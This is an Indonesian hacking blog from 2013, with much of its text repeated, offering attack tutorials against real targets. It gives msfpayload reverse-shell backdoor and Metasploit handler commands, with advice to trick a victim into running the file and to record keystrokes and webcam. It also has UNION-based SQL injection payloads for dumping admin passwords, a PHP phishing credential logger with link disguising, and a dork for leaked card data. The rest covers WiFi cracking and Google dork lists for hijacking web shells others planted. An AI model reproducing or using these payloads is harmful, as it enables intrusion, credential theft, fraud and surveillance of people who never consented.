Ikut Langkah Berikut :
Sebelum syarat utama ente harus sabar,relek, dan jangan emosi apapun akibatnya
Syarat Utama Browser harus pakai Firefox
Pertama :
Silahkan Menuju Facebook Siapa saja, sebaiknya di coba Pakai FB Temen-temen deket dulu, ntar bisa minta maaf koq.
Oke lanjut, setelah Terbuka Silahkan Lanjutkan Kelangkah berikut… ” Hati-hati Melangkahnya Ntar KePleset, Lagi Musim banjir ”
Kedua :
Copy Kode Berikut :
jdocument.body.contenEditable=’true’; document.designMode=’on’; void 0
Ketiga x :
Hapus Alamat ( Ulr ) Facebook Teman kita tadi yang ada di Address Bar
Pastekan Kode diatas pada Address bar yg tadi di Hapus,
Setelah Terbuka Silahkan Ganti Alamat nya dengan Script diatas
Sekarang tekan ENTER
Tunggu Beberapa saat sampai Scriptnya bekerja
Keempat :
Saatnya kita Beraksi
Klik Kanan Gambar atau Photo mana Saja, Sobat Bisa hapus dengan cara
Klik Delete, atau bisa sobat Pindahkan kemana saja dengan menyeret Mouse
Kelima :
Horeeeee.. Berhasil…
Mr.Kamikaze
Tampilkan postingan dengan label Hacking. Tampilkan semua postingan
Tampilkan postingan dengan label Hacking. Tampilkan semua postingan
Jumat, 13 Desember 2013
Download Shell Dengan fiture Lengkap
Kali ini saya akan membagikan shell dengan fitur lengkap gan :) masih segar :D


Rabu, 11 Desember 2013
Hack Wi-Fi Id Dengan Gratiis
Kali Ini Saya Akan Membagikan Kalaian Kode Yang saya Sudah PEcahkan Sebagian :D Mudahan2 Agan2 semua Bisa Menikmatinya :)
Rabu, 02 Oktober 2013
Cara mengendalikan komputer orang lain menggunakan backtrack
Dalam tutorial ini saya akan mengeksploitasi Windows 7 Sp1 OS menggunakan Metasploit. saya akan menggunakan mengeksploitasi / multi / handler modul yang "memberikan semua fitur dari sistem payload Metasploit untuk eksploitasi yang telah diluncurkan di luar kerangka"
Sebelum kita jalankan Metasploit, kita perlu menciptakan muatan untuk mendapatkan shell meterpreter. Untuk membuat jenis payload ini di terminal
Code:
msfpayload windows/meterpreter/reverse_tcp LHOST=”your Local IP” LPORT=”listening port” x > /root/backdoor.exe
Saya menggunakan Port 4444 (Anda dapat memilih port Anda sendiri) untuk LPORT yang mendengarkan port dan mengatur LHOST ke IP penyerang jarak jauh yang jelas alamat IP lokal Anda, IP saya adalah 192.168.10.5.


Jika semua berjalan dengan baik, Anda harus dapat membuat sesi meterpreter. Ketik sysinfo untuk mengumpulkan beberapa info pada mesin. Untuk mengetahui perintah lain untuk meterpreter jenis bantuan. Ada juga perintah meterpreter lain seperti menangkap screenshot dari PC, merekam keystrokes, menangkap snapshot dari webcam, dll Untuk memasukkan perintah shell dari mesin, tipe shell.
Terima kasih! Atas Suhu
Sebelum kita jalankan Metasploit, kita perlu menciptakan muatan untuk mendapatkan shell meterpreter. Untuk membuat jenis payload ini di terminal
Code:
msfpayload windows/meterpreter/reverse_tcp LHOST=”your Local IP” LPORT=”listening port” x > /root/backdoor.exe
Saya menggunakan Port 4444 (Anda dapat memilih port Anda sendiri) untuk LPORT yang mendengarkan port dan mengatur LHOST ke IP penyerang jarak jauh yang jelas alamat IP lokal Anda, IP saya adalah 192.168.10.5.

Setelah itu, Anda harus dapat melihat file bernama sebagai backdoor.exe di / root. Mengirim file ke Slave dengan menggunakan keterampilan Rekayasa Sosial Anda dan biarkan dia klik file tersebut. Anda dapat mengubah nama file sehingga tidak jelas.
Peluncuran Metasploit dan mengatur exploit dengan mengetikkan perintah ini di msfconsole Anda:
Peluncuran Metasploit dan mengatur exploit dengan mengetikkan perintah ini di msfconsole Anda:
Code:
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.10.5
set lport 4444
exploit
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.10.5
set lport 4444
exploit

Jika semua berjalan dengan baik, Anda harus dapat membuat sesi meterpreter. Ketik sysinfo untuk mengumpulkan beberapa info pada mesin. Untuk mengetahui perintah lain untuk meterpreter jenis bantuan. Ada juga perintah meterpreter lain seperti menangkap screenshot dari PC, merekam keystrokes, menangkap snapshot dari webcam, dll Untuk memasukkan perintah shell dari mesin, tipe shell.
Terima kasih! Atas Suhu
Cara hacking menggunakan SQLI injection
1) MENEMUKAN TARGET DAN MENDAPATKAN ADMIN PASSWORD
Pertama kita harus menemukan website target kami untuk melakukan itu Anda dapat menggunakan ini "dorks". Saya akan memberikan beberapa Dorks sini menyalin siapa pun itu dan paste di google dan pencarian.
2). Periksa kerentanan
Mari kita mengatakan bahwa kita memiliki beberapa situs seperti ini
http://www.site.com/news.php?id=4 serikat semua pilih 1,2,3 / *
CATATAN: jika / * tidak bekerja atau Anda mendapatkan beberapa error, kemudian coba - itu komentar dan sangat penting bagi query kita untuk bekerja dengan baik.
Katakanlah bahwa kita memiliki nomor 2 di layar, sekarang untuk memeriksa versi
kita ganti nomor 2 dengan @ @ version atau version () dan mendapatkan someting seperti 4.1.33-log atau 5.0.45 atau mirip.
seharusnya terlihat seperti ini
Anda mendapatkan error "union + campuran ilegal collations (IMPLISIT + yg dpt dipaksa) ..."
saya tidak melihat kertas yang mencakup masalah ini, jadi saya harus menulis itu
apa yang kita butuhkan adalah mengkonversi () fungsi
i.e.
yaitu
6). Mendapatkan meja dan nama kolom
baik jika versi MySQL adalah <5 (yaitu 4.1.33, 4.1.12 ...) <--- nanti saya akan menjelaskan untuk MySQL> 5 versi.
kita harus menebak table dan nama kolom dalam banyak kasus.
nama tabel umum adalah: user / s, admin / s, member / s ...
nama kolom umum adalah: username, user, usr, user_name, password, lulus, passwd, pwd dll ..
i.e akan
Perhatikan bahwa saya menempatkan 0x3a, nilai hex untuk: (jadi 0x3a adalah nilai hex usus)
(ada cara lain untuk itu, char (58), nilai ascii untuk:)
http://www.site.com/news.php?id=4 union all select 1,table_name,3 from information_schema.tables/*
i.e
i.e
i.e
terimakasih see ya
Pertama kita harus menemukan website target kami untuk melakukan itu Anda dapat menggunakan ini "dorks". Saya akan memberikan beberapa Dorks sini menyalin siapa pun itu dan paste di google dan pencarian.
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:pageid=inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
2). Periksa kerentanan
Mari kita mengatakan bahwa kita memiliki beberapa situs seperti ini
http://www.site.com/news.php?id=4
Sekarang untuk menguji apakah adalah vulrnable kita menambahkan ke akhir url '
begini
begini
http://www.site.com/news.php?id=4'
adi jika kita mendapatkan beberapa error seperti
"Anda memiliki kesalahan dalam sintaks SQL Anda, periksa manual yang sesuai dengan Anda MySQL Server versi untuk dll benar .."
atau sesuatu yang serupa
yang berarti rentan terhadap sql injection
"Anda memiliki kesalahan dalam sintaks SQL Anda, periksa manual yang sesuai dengan Anda MySQL Server versi untuk dll benar .."
atau sesuatu yang serupa
yang berarti rentan terhadap sql injection
3). Tentukan jumlah kolom
Untuk menemukan jumlah kolom kita menggunakan pernyataan ORDER BY (menceritakan database yang cara memesan hasilnya)
jadi bagaimana menggunakannya? Yah hanya incrementing nomor sampai kita mendapatkan error.
Untuk menemukan jumlah kolom kita menggunakan pernyataan ORDER BY (menceritakan database yang cara memesan hasilnya)
jadi bagaimana menggunakannya? Yah hanya incrementing nomor sampai kita mendapatkan error.
http://www.site.com/news.php?id=4 order by 1/* <-- no error
http://www.site.com/news.php?id=4 order by 2/* <-- no error
http://www.site.com/news.php?id=4 order by 3/* <-- no error
http://www.site.com/news.php?id=4 order by 4/*
kesalahan pada order by 4 (kita mendapatkan pesan seperti ini tidak diketahui kolom '4 'in' agar klausul 'atau sesuatu seperti itu)
itu berarti bahwa ia memiliki 3 kolom, karena kita punya kesalahan pada 4.
itu berarti bahwa ia memiliki 3 kolom, karena kita punya kesalahan pada 4.
4). Periksa fungsi UNION
Dengan persatuan kita dapat memilih lebih banyak data dalam satu pernyataan sql.
jadi kita harus
Dengan persatuan kita dapat memilih lebih banyak data dalam satu pernyataan sql.
jadi kita harus
http://www.site.com/news.php?id=4 union all select 1,2,3/*
(kita sudah menemukan bahwa jumlah kolom adalah 3 di bagian 2). )
jika kita melihat beberapa nomor di layar, yaitu 1 atau 2 atau 3 maka UNION bekerja
jika kita melihat beberapa nomor di layar, yaitu 1 atau 2 atau 3 maka UNION bekerja
5). Periksa versi MySQL
http://www.site.com/news.php?id=4 serikat semua pilih 1,2,3 / *
CATATAN: jika / * tidak bekerja atau Anda mendapatkan beberapa error, kemudian coba - itu komentar dan sangat penting bagi query kita untuk bekerja dengan baik.
Katakanlah bahwa kita memiliki nomor 2 di layar, sekarang untuk memeriksa versi
kita ganti nomor 2 dengan @ @ version atau version () dan mendapatkan someting seperti 4.1.33-log atau 5.0.45 atau mirip.
seharusnya terlihat seperti ini
http://www.site.com/news.php?id=4 union all select 1,@@version,3/*
saya tidak melihat kertas yang mencakup masalah ini, jadi saya harus menulis itu
apa yang kita butuhkan adalah mengkonversi () fungsi
i.e.
http://www.site.com/news.php?id=4 union all select 1,convert(@@version using latin1),3/*
atau dengan hex () dan unhex ()
yaitu
http://www.site.com/news.php?id=4 union all select 1,unhex(hex(@@version)),3/*
dan Anda akan mendapatkan versi MySQL
baik jika versi MySQL adalah <5 (yaitu 4.1.33, 4.1.12 ...) <--- nanti saya akan menjelaskan untuk MySQL> 5 versi.
kita harus menebak table dan nama kolom dalam banyak kasus.
nama tabel umum adalah: user / s, admin / s, member / s ...
nama kolom umum adalah: username, user, usr, user_name, password, lulus, passwd, pwd dll ..
i.e akan
http://www.site.com/news.php?id=4 union all select 1,2,3 from admin/*
(kita lihat nomor 2 pada layar seperti sebelumnya, dan itu bagus)
kita tahu bahwa meja admin ada ...
sekarang untuk memeriksa nama kolom.
kita tahu bahwa meja admin ada ...
sekarang untuk memeriksa nama kolom.
http://www.site.com/news.php?id=4 union all select 1,username,3 from admin/*
(jika anda mendapatkan error, kemudian coba nama kolom lainnya)
kita mendapatkan username ditampilkan di layar, misalnya akan admin, atau superadmin dll ..
sekarang untuk memeriksa apakah ada kolom password
kita mendapatkan username ditampilkan di layar, misalnya akan admin, atau superadmin dll ..
sekarang untuk memeriksa apakah ada kolom password
http://www.site.com/news.php?id=4 union all select 1,password,3 from admin/*
(jika anda mendapatkan error, kemudian coba nama kolom lainnya)
kita lihat password pada layar di hash atau plain-text, itu tergantung dari bagaimana database diatur
i.e md5 hash, mysql hash, sha1 ...
sekarang kita harus menyelesaikan query untuk terlihat bagus
untuk itu kita dapat menggunakan concat () fungsi (itu bergabung string)
kita lihat password pada layar di hash atau plain-text, itu tergantung dari bagaimana database diatur
i.e md5 hash, mysql hash, sha1 ...
sekarang kita harus menyelesaikan query untuk terlihat bagus
untuk itu kita dapat menggunakan concat () fungsi (itu bergabung string)
i.e
http://www.site.com/news.php?id=4 union all select 1,concat(username,0x3a,password),3 from admin/*
Perhatikan bahwa saya menempatkan 0x3a, nilai hex untuk: (jadi 0x3a adalah nilai hex usus)
(ada cara lain untuk itu, char (58), nilai ascii untuk:)
http://site.com/news.php?id=4 union all select 1,concat(username,char(58),password),3 from admin/*
sekarang kita akan mendapatkan hasil nama pengguna: sandi pada layar, yaitu admin: admin atau admin: somehash
ketika Anda memiliki ini, Anda bisa login seperti admin atau superuser
jika tidak dapat menebak nama tabel yang tepat, Anda selalu dapat mencoba mysql.user (default)
memiliki pengguna i kolom password, jadi contoh akan
ketika Anda memiliki ini, Anda bisa login seperti admin atau superuser
jika tidak dapat menebak nama tabel yang tepat, Anda selalu dapat mencoba mysql.user (default)
memiliki pengguna i kolom password, jadi contoh akan
http://www.site.com/news.php?id=4 union all select 1,concat(user,0x3a,password),3 from mysql.user/*
7). MySQL 5
Seperti saya katakan sebelumnya aku akan menjelaskan bagaimana untuk mendapatkan tabel dan nama kolom
di MySQL> 5.
Untuk ini kita perlu information_schema. Ini memegang semua tabel dan kolom dalam database.
untuk mendapatkan tabel kita menggunakan table_name dan information_schema.tables.
i.e
Seperti saya katakan sebelumnya aku akan menjelaskan bagaimana untuk mendapatkan tabel dan nama kolom
di MySQL> 5.
Untuk ini kita perlu information_schema. Ini memegang semua tabel dan kolom dalam database.
untuk mendapatkan tabel kita menggunakan table_name dan information_schema.tables.
i.e
http://www.site.com/news.php?id=4 union all select 1,table_name,3 from information_schema.tables/*
di sini kita mengganti nomor 2 kita dengan table_name untuk mendapatkan tabel pertama dari
information_schema.tables ditampilkan pada layar. Sekarang kita harus menambahkan LIMIT di akhir query
untuk daftar semua tabel.
i.e
http://www.site.com/news.php?id=4 union all select 1,table_name,3 from information_schema.tables limit 0,1/*
perhatikan bahwa saya menempatkan 0,1 (dapatkan 1 hasil mulai dari 0?)
sekarang untuk melihat tabel kedua, kita mengubah batas 0,1 untuk membatasi 1,1
sekarang untuk melihat tabel kedua, kita mengubah batas 0,1 untuk membatasi 1,1
i.e
http://www.site.com/news.php?id=4 union all select 1,table_name,3 from information_schema.tables limit 1,1/*
tabel kedua ditampilkan.
untuk tabel ketiga kami menempatkan batas 2,1
untuk tabel ketiga kami menempatkan batas 2,1
i.e
http://www.site.com/news.php?id=4 union all select 1,table_name,3 from information_schema.tables limit 2,1/*
terus incrementing sampai Anda mendapatkan beberapa yang berguna seperti db_admin, poll_user, auth, auth_user dll ..
Untuk mendapatkan nama kolom metode adalah sama.
di sini kita menggunakan nama_kolom dan information_schema.columns
metode yang sama seperti di atas sehingga contoh akan
Untuk mendapatkan nama kolom metode adalah sama.
di sini kita menggunakan nama_kolom dan information_schema.columns
metode yang sama seperti di atas sehingga contoh akan
http://www.site.com/news.php?id=4 union all select 1,column_name,3 from information_schema.columns limit 0,1/*
kolom pertama diplayed.
yang kedua (kita mengubah batas 0,1 untuk membatasi 1,1)
yaitu.
yang kedua (kita mengubah batas 0,1 untuk membatasi 1,1)
yaitu.
http://www.site.com/news.php?id=4 union all select 1,column_name,3 from information_schema.columns limit 1,1/*
kolom kedua ditampilkan, jadi tetap incrementing sampai Anda mendapatkan sesuatu seperti
nama pengguna, pengguna, login, password, lulus, passwd dll ..
jika Anda ingin nama kolom tampilan untuk tabel tertentu menggunakan query ini. (mana klausa)
mari kita mengatakan bahwa kita menemukan pengguna meja.
nama pengguna, pengguna, login, password, lulus, passwd dll ..
jika Anda ingin nama kolom tampilan untuk tabel tertentu menggunakan query ini. (mana klausa)
mari kita mengatakan bahwa kita menemukan pengguna meja.
http://www.site.com/news.php?id=4 union all select 1,column_name,3 from information_schema.columns where table_name='users'/*
sekarang kita bisa ditampilkan nama kolom dalam tabel pengguna. Hanya menggunakan LIMIT kita bisa daftar semua kolom dalam tabel pengguna.
Catatan bahwa ini tidak akan bekerja jika tanda kutip ajaib ON.
mari kita mengatakan bahwa kita menemukan colums user, pass, dan email.
sekarang untuk menyelesaikan query untuk menempatkan mereka semua bersama-sama
untuk itu kita menggunakan concat (), i decribe itu sebelumnya.
Catatan bahwa ini tidak akan bekerja jika tanda kutip ajaib ON.
mari kita mengatakan bahwa kita menemukan colums user, pass, dan email.
sekarang untuk menyelesaikan query untuk menempatkan mereka semua bersama-sama
untuk itu kita menggunakan concat (), i decribe itu sebelumnya.
http://www.site.com/news.php?id=4 union all select 1,concat(user,0x3a,pass,0x3a,email) from users/*
apa yang kita dapatkan di sini adalah pengguna: pass: email dari pengguna meja.
contoh: admin: hash: whatever@blabla.com
Sumber: Wikipedia, Google, forum hack dan lain-lain
Kredit untuk semua orang yang berhak menerimanya
contoh: admin: hash: whatever@blabla.com
Sumber: Wikipedia, Google, forum hack dan lain-lain
Kredit untuk semua orang yang berhak menerimanya
Cara membuat Phising Web
Hei teman. Hari ini saya memberitahu Anda bagaimana untuk membuat website phishing, cara menaruhnya online dan bagaimana untuk menyembunyikan link dari website phishing Anda.
Anda perlu NotePad, yang tidak akan menjadi masalah jika Anda memiliki Windows;) dan Anda membutuhkan webhoster gratis.
# Buat file notepad dan menyebutnya index.html Jadilah carful huruf harus lebih rendah!
# Kunjungi website Anda ingin palsu dan pergi ke log dalam bagian.
# Tekan tombol mouse kanan dan klik pada melihat sumber halaman
Kopi segalanya untuk index.html
Sejauh ini cukup baik. Sekarang Anda memiliki halaman lubang di dokumen Anda.
# Tekan control + F dan cari kata: action
Jika Anda menemukannya menghapus URL lubang di belakang kata action. Becarful hanya URL!
Sekarang Anda mengisi post.php dan menyimpan file sebagai index.html.
Menguji file html dan Anda akan melihat Anda punya halaman login.
# Buka file notepad baru dan salin berikut. Jangan lupa untuk mengetikkan URL dari situs yang ingin Anda palsu!
# Simpan sebagai post.php
Sekarang Anda memiliki php dan file html. Jadi Anda memiliki semua yang Anda butuhkan.
# Gunakan google untuk menemukan webhoster gratis dan mendaftar secara gratis. Ikuti semua langkah dan Anda akan mendapatkannya easylie. Sering kali Anda harus menunggu 24 jam untuk mengaktifkan.
Tidak peduli yang webhoster Anda gunakan.
# Jika halaman Anda activatet pergi ke panel kontrol dan mencari manajer file opsi panggilan itu.
Sekarang upload. Html dan php file..
# Periksa URL Anda dan Anda akan melihat situs web phising. #
Jika seseorang mencoba untuk login di situs Phising Anda mendapatkan file baru di panel kontrol Anda disebut username.txt atau sesuatu. Buka dan Anda mendapatkan nama pengguna + lulus.
Jadi Anda ingin mengirim URL kepada korban tetapi link terlalu aneh?
# Buka bit.ly dan masuk untuk mendapatkan akun gratis.
# Kopi link Anda dari situs phishing untuk kotak URL mempersingkat dan klik customize. Sekarang Anda dapat mengubah URL dan membuatnya lebih dapat dipercaya.
sekian dari saya Mr.kamikaze
Anda perlu NotePad, yang tidak akan menjadi masalah jika Anda memiliki Windows;) dan Anda membutuhkan webhoster gratis.
# Buat file notepad dan menyebutnya index.html Jadilah carful huruf harus lebih rendah!
# Kunjungi website Anda ingin palsu dan pergi ke log dalam bagian.
# Tekan tombol mouse kanan dan klik pada melihat sumber halaman
Kopi segalanya untuk index.html
Sejauh ini cukup baik. Sekarang Anda memiliki halaman lubang di dokumen Anda.
# Tekan control + F dan cari kata: action
Jika Anda menemukannya menghapus URL lubang di belakang kata action. Becarful hanya URL!
Sekarang Anda mengisi post.php dan menyimpan file sebagai index.html.
Menguji file html dan Anda akan melihat Anda punya halaman login.
# Buka file notepad baru dan salin berikut. Jangan lupa untuk mengetikkan URL dari situs yang ingin Anda palsu!
<?php

Header('Location:  http://www.type in the url of the website.com');


$handle = fopen("pwd.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
# Simpan sebagai post.php
Sekarang Anda memiliki php dan file html. Jadi Anda memiliki semua yang Anda butuhkan.
# Gunakan google untuk menemukan webhoster gratis dan mendaftar secara gratis. Ikuti semua langkah dan Anda akan mendapatkannya easylie. Sering kali Anda harus menunggu 24 jam untuk mengaktifkan.
Tidak peduli yang webhoster Anda gunakan.
# Jika halaman Anda activatet pergi ke panel kontrol dan mencari manajer file opsi panggilan itu.
Sekarang upload. Html dan php file..
# Periksa URL Anda dan Anda akan melihat situs web phising. #
Jika seseorang mencoba untuk login di situs Phising Anda mendapatkan file baru di panel kontrol Anda disebut username.txt atau sesuatu. Buka dan Anda mendapatkan nama pengguna + lulus.
Jadi Anda ingin mengirim URL kepada korban tetapi link terlalu aneh?
# Buka bit.ly dan masuk untuk mendapatkan akun gratis.
# Kopi link Anda dari situs phishing untuk kotak URL mempersingkat dan klik customize. Sekarang Anda dapat mengubah URL dan membuatnya lebih dapat dipercaya.
sekian dari saya Mr.kamikaze
Selasa, 01 Oktober 2013
Cara hacking Visa
saya memberi anda toturial menghacking visa dengan mudah langsung saja in dorknya :3
intext:No Cvv filetype:txtPaste Ke Google.com
Ntar Dapat Kayak INi :


Dan Bisa Di Tebak Isinya Kaya Gini Finis Done by Mr.kamikaze Minggu, 29 September 2013
Hack Wi-FI 2013
HACK WIFI USING FERN WIFI CRACKER
CATATAN: METODE INI ADALAH UNTUK PENGHEMATAN WAKTU KARENA OF INTERFACE EASY ITS .....
CATATAN: ANDA HARUS Linux DISTRO UNTUK MENJALANKAN INI (pakai windows bisa tapi install Active Python)......
ANDA JUGA HARUS MEMILIKI INI HAL-HAL DIINSTAL ON KOMPUTER:
* Python
* AirCrack-ng
* macchanger
* Xterm
* Subversion
* Python-qt4
Download FERN WIFI CRACKER
Saya pakai UBUNTU :)
Instaling The Cracker:
Setelah men-download letakkan di desktop. Kemudian klik ganda. Setelah itu software center ubuntu akan terbuka. Hit install seperti biasa dan memasukkan kata kunci anda dari admin jika diminta.
Setelah mendapatkan itu diinstal, Sekarang Anda harus membukanya dalam hak istimewa admin sehingga menjalankan terminal. Dan masukkan perintah ini.
Ketik password dan tekan enter, maka akan terlihat seperti ini ...

Menggunakan CRACKER Untuk WEP:
Ketika pertama kali membuka cracker Anda dapat memilikinya diperbarui jika avialable seperti yang ditunjukkan pada layar shot di bawah:

Now select the interface like this:

Sekarang setelah beberapa kotak dialog akan terbuka klik OK:

Enabling Xterms i.e.cracking network with client (optional)
Doubleclick di setiap area jendela utama.
Sebuah jendela panggilan Access Point Pindai Preferensi terbuka.
Klik kotak centang Aktifkan xterms.
Klik Tombol OK bossss:

Now back to cracking....
Klik tombol refresh untuk memuat memantau interface. Tombol scan Kemudian tekan, untuk ganda berarti berfungsi, pada hit pertama akan memulai pemindaian dan lagi jika Anda hit itu akan stop scanning bosss.

Ketika setiap jaringan WIFI dengan WEP dan WPA akan ditemukan oleh FERN akan ditampilkan dalam cracker. Anda harus menekan tombol WEP inorder untuk memecahkan sandi dari jaringan WIFI.

Setelah menekan tombol aktivasi serangan WEP. Apa yang terjadi dapat dilihat pada gambar di bawah ini:

Pilih jenis serangan yang Anda inginkan! Jika Anda menemukan SMC di scanning.Lakukan serangan SMC!!
Klik bagian bawah Attack dan menunggu keajaiban terjadi.

maka :

Enjoy Cracking WEP....
CATATAN: ANDA HARUS Linux DISTRO UNTUK MENJALANKAN INI (pakai windows bisa tapi install Active Python)......
ANDA JUGA HARUS MEMILIKI INI HAL-HAL DIINSTAL ON KOMPUTER:
* Python
* AirCrack-ng
* macchanger
* Xterm
* Subversion
* Python-qt4
Download FERN WIFI CRACKER
Saya pakai UBUNTU :)
Instaling The Cracker:
Setelah men-download letakkan di desktop. Kemudian klik ganda. Setelah itu software center ubuntu akan terbuka. Hit install seperti biasa dan memasukkan kata kunci anda dari admin jika diminta.
Setelah mendapatkan itu diinstal, Sekarang Anda harus membukanya dalam hak istimewa admin sehingga menjalankan terminal. Dan masukkan perintah ini.
Code:
sudo python /usr/local/bin/Fern-Wifi-Cracker/execute.pyKetik password dan tekan enter, maka akan terlihat seperti ini ...
Menggunakan CRACKER Untuk WEP:
Ketika pertama kali membuka cracker Anda dapat memilikinya diperbarui jika avialable seperti yang ditunjukkan pada layar shot di bawah:
Now select the interface like this:
Sekarang setelah beberapa kotak dialog akan terbuka klik OK:
Enabling Xterms i.e.cracking network with client (optional)
Doubleclick di setiap area jendela utama.
Sebuah jendela panggilan Access Point Pindai Preferensi terbuka.
Klik kotak centang Aktifkan xterms.
Klik Tombol OK bossss:
Now back to cracking....
Klik tombol refresh untuk memuat memantau interface. Tombol scan Kemudian tekan, untuk ganda berarti berfungsi, pada hit pertama akan memulai pemindaian dan lagi jika Anda hit itu akan stop scanning bosss.
Ketika setiap jaringan WIFI dengan WEP dan WPA akan ditemukan oleh FERN akan ditampilkan dalam cracker. Anda harus menekan tombol WEP inorder untuk memecahkan sandi dari jaringan WIFI.
Setelah menekan tombol aktivasi serangan WEP. Apa yang terjadi dapat dilihat pada gambar di bawah ini:
Pilih jenis serangan yang Anda inginkan! Jika Anda menemukan SMC di scanning.Lakukan serangan SMC!!
Klik bagian bawah Attack dan menunggu keajaiban terjadi.
maka :
Enjoy Cracking WEP....
by : Mr.kamikaze
Selasa, 24 September 2013
Cara mencari shell backdoor yang sudah ditanam oleh orang lain ke suatu website
Kali ini kita akan bahas teknik hacking lagi, Backdoor yang saya gunakan
yaitu c99.php. Oh iya biar saya jelaskan dulu ea apa itu backdoor ^_^ ,
shell backdoor adalah suatu teknik hacking dengan cara menanamkan shell
ke suatu website tertentu. Kalo kita sudah berhasil menanamkan backdoor
ke suatu website maka kita akan bebas melakukan apa saja di website
tersebut seperti menghapus file di website tersebut , meraubah halaman
index dan lain-lain. Kita juga bisa melakukan deface website dengan
teknik ini. .

Nah daripada pusing namem shell backdoor dengan mencari target yg mempunyai bug / vuln mending kita cari adja shell backdoor yang sudah ditanamkan orang lain ke suatu website, caranya sangat sederhana gunakanlah berbagai dork google berikut :
"uname -a","uid=","drwxr-xr-x","r57shell"
safe-mode: off (not secure) drwxrwxrwx c99shell
inurl:c99.php
inurl:c99.php uid=0(root)
root c99.php
"Captain Crunch Security Team" inurl:c99
download c99.php
inurl:c99.php
inurl:"/c99.php"
inurl:"c99.php" c99shell
inurl:c99.php uid=0(root)
c99shell powered by admin
c99 shell v.1.0 (roots)
inurl:c99.php
allintitle: "c99shell"
intitle:C99Shell v. 1.0 pre-release +uname
intitle:C99Shell v. 1.0 pre-release +uname
inurl:/c99.php+uname
c99shell [file on secure ok ]?
powered by Captain Crunch Security Team
"c99.php" filetype:php
"inurl:c99.php"
c99. PHP-code Feedback Self remove
c99shell
intitle:C99Shell v. 1.0 pre-release +uname
safe-mode: off (not secure) drwxrwxrwx c99shell
c99.php download
c99shell filetype:php -echo
c99shell powered by admin
inurl:c99.php uid=0(root)
C99Shell v. 1.0 pre-release build #5
--[ c99shell v. 1.0 pre-release build #16
c99shell linux infong
C99Shell v. 1.0 pre-release build
!C99Shell v. 1.0 beta!
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove
!c99shell v. 1+Safe-mode: OFF (not secure)
"C99Shell v. 1.0 pre-release build "
intitle:c99shell +filetype:php
intitle:C99Shell v. 1.0 pre-release +uname
"Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
intitle:!C99Shell v. 1.0 pre-release build #16! root
intitle:c99shell intext:uname
allintext:C99Shell v. 1.0 pre-release build #12
c99shell v. 1.0 pre-release build #16
--[ c99shell v. 1.0 pre-release build #15 | Powered by ]--
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
"c99shell v 1.0"
ftp apache inurl:c99.php
c99shell+v.+1.0 16
C99Shell v. 1.0 pre-release build #16 download
intitle:c99shell "Software: Apache"
allintext: Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove
powered by Captain Crunch Security Team
powered by Captain Crunch Security Team
!C99Shell v. 1.0 pre-release build #5!
c99shell v. 1.0 release security
c99shell v. 1.0 pre-release build
c99shell [file on secure ok ]?
C99Shell v. 1.3
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
powered by Captain Crunch Security Team
C99Shell v. 1.0 pre-release build #16
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
inurl:c99.php
"C99Shell v. 1.0 pre"
=C99Shell v. 1.0 pre-release
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
c99shell v. pre-release build
powered by Captain Crunch Security Team
!C99Shell v. 1.0 pre-release build #5!
intitle:"c99shell" filetype:php root
intitle:"c99shell" Linux infong 2.4
C99Shell v. 1.0 beta !
C99Shell v. 1.0 pre-release build #
allintext:C99Shell v. 1.0 pre-release build #12
"C99Shell v. 1.0 pre"
powered by Captain Crunch Security Team
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
intitle:C99Shell pre-release
powered by Captain Crunch Security Team
C99Shell v. 1.0 pre-release build #16!
C99Shell v. 1.0 pre-release build #16 administrator
intitle:c99shell filetype:php
C99Shell v. 1.0 pre-release build #12
c99shell v.1.0
"c99shell v. 1.0 pre-release build"
inurl:"c99.php" filetype:php
"c99shell v. 1.0 "
ok c99.php
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
c99shell v. 1.0 pre-release build #16 |
!C99Shell v. 1.0 pre-release build #5!
Nah copykan salah satu google dork diatas dan pastekan ke search engine, pilih salah satu situs yang url'nya berakhiran c99.php , nah kalau sudah ketemu dengan situs tersebut kalian udah bebas mau ngapain tuh situs, . Selamat mencoba ea ^_^

Nah daripada pusing namem shell backdoor dengan mencari target yg mempunyai bug / vuln mending kita cari adja shell backdoor yang sudah ditanamkan orang lain ke suatu website, caranya sangat sederhana gunakanlah berbagai dork google berikut :
"uname -a","uid=","drwxr-xr-x","r57shell"
safe-mode: off (not secure) drwxrwxrwx c99shell
inurl:c99.php
inurl:c99.php uid=0(root)
root c99.php
"Captain Crunch Security Team" inurl:c99
download c99.php
inurl:c99.php
inurl:"/c99.php"
inurl:"c99.php" c99shell
inurl:c99.php uid=0(root)
c99shell powered by admin
c99 shell v.1.0 (roots)
inurl:c99.php
allintitle: "c99shell"
intitle:C99Shell v. 1.0 pre-release +uname
intitle:C99Shell v. 1.0 pre-release +uname
inurl:/c99.php+uname
c99shell [file on secure ok ]?
powered by Captain Crunch Security Team
"c99.php" filetype:php
"inurl:c99.php"
c99. PHP-code Feedback Self remove
c99shell
intitle:C99Shell v. 1.0 pre-release +uname
safe-mode: off (not secure) drwxrwxrwx c99shell
c99.php download
c99shell filetype:php -echo
c99shell powered by admin
inurl:c99.php uid=0(root)
C99Shell v. 1.0 pre-release build #5
--[ c99shell v. 1.0 pre-release build #16
c99shell linux infong
C99Shell v. 1.0 pre-release build
!C99Shell v. 1.0 beta!
